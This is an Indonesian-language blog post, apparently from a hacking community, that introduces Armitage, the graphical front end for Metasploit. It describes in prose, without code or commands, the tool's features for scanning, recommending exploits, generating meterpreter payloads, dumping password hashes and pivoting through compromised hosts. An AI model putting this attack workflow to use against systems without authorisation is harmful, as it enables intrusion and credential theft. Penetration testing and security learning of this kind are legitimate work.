Armitage adalah sebuah Tools Grafis (Windows & Linux) untuk manajemen serangan yang digunakan pada Metasploit yang mampu memvisualisasikan target anda, merekomendasikan eksploitasi, dan memperlihatkan kemampuan canggih melalu sebuah skema. Armitage bertujuan untuk membuat Metasploit dapat digunakan untuk praktisi keamanan yang mengerti hacking. Jika Anda ingin belajar Metasploit dan melihat fitur-fitur canggih yang disiapkan, Armitage bisa jadi solusi anda.

Armitage mengatur kemampuan Metasploit saat proses hacking. Terdapat fitur untuk Discovery, akses, Post-exploitation, dan penetrasi/Manuver.

Untuk penemuan, Armitage mengekspos beberapa fitur-fitur manajemen host Metasploit. Anda dapat mengimpor host dan menjalankan scan pada database sasaran. Armitage juga memvisualisasikan database target sehingga anda akan selalu tahu mana host Anda bekerja dan di mana Anda memiliki session.




Armitage membantu dengan Remote Exploitation – menyediakan fitur untuk secara otomatis merekomendasikan eksploitasi yang akan digunakan dan bahkan menjalankan check aktif sehingga Anda tahu mana eksploitasi yang akan bekerja. Jika pilihan ini gagal, Anda dapat

menggunakan pendekatan Hail Mary approach dan melepaskan db_autopwn terhadap database target Anda.

Armitage memaparkan fitur klien-sisi Metasploit. Anda dapat memulai browser exploits, menghasilkan malicous file, dan membuat executable meterpreter.

Setelah Anda masuk, Armitage menyediakan beberapa tools yang dibangun pasca-eksploitasi dengan kemampuan dari meterpreter agent. Dengan klik menu Anda akan memperoleh keistimewaan berupa, dump hash password untuk local credentials database, Browse file, dan meluncurkan Command Shell.



Yang terkahir, Armitage membantu proses pengaturan pivoting, yaitu sebuah kemampuan yang memungkinkan Anda menggunakan compromised host sebagai platform untuk menyerang host lain dan menyelidiki lebih lanjut jaringan target dengan kata lain Metasploit bisa meluncurkan serangan dari host yg dikompromikan dan menerima sesi pada host yang sama. Selain itu Armitage juga mengekspos modul SOCKS proxy Metasploit, yang memungkinkan tools eksternal untuk mengambil keuntungan dari pivoting. Dengan tools ini, Anda dapat lebih mengeksplorasi dan melakukan penetrasi maksimal melalui jaringan.

Untuk menggunakan Armitage, Anda memerlukan berikut ini:
* Linux atau Windows
* Java 1.6
* Metasploit Framework 3.5
* Database dikonfigurasi. Pastikan Anda tahu username, password, dan host.

Untuk Mendapatkan Armitage, Silahkan Download disini:
Windows – armitage112510.zip
Linux – armitage112510.tgz

Refrensi:
- http://www.fastandeasyhacking.com/manual
- http://www.darknet.org.uk/2010/12/ar…or-metasploit/
- http://www.commonexploits.com/

---

greetz:
- Makassar Ethical Hacker
- STMIK Profesional Makassar
- All crew Jasakom

YM:daengcyber@yahoo.co.id

Video Demonstration:

Semoga Sukses Buat Semua BinusHacker Family – Gut Luck All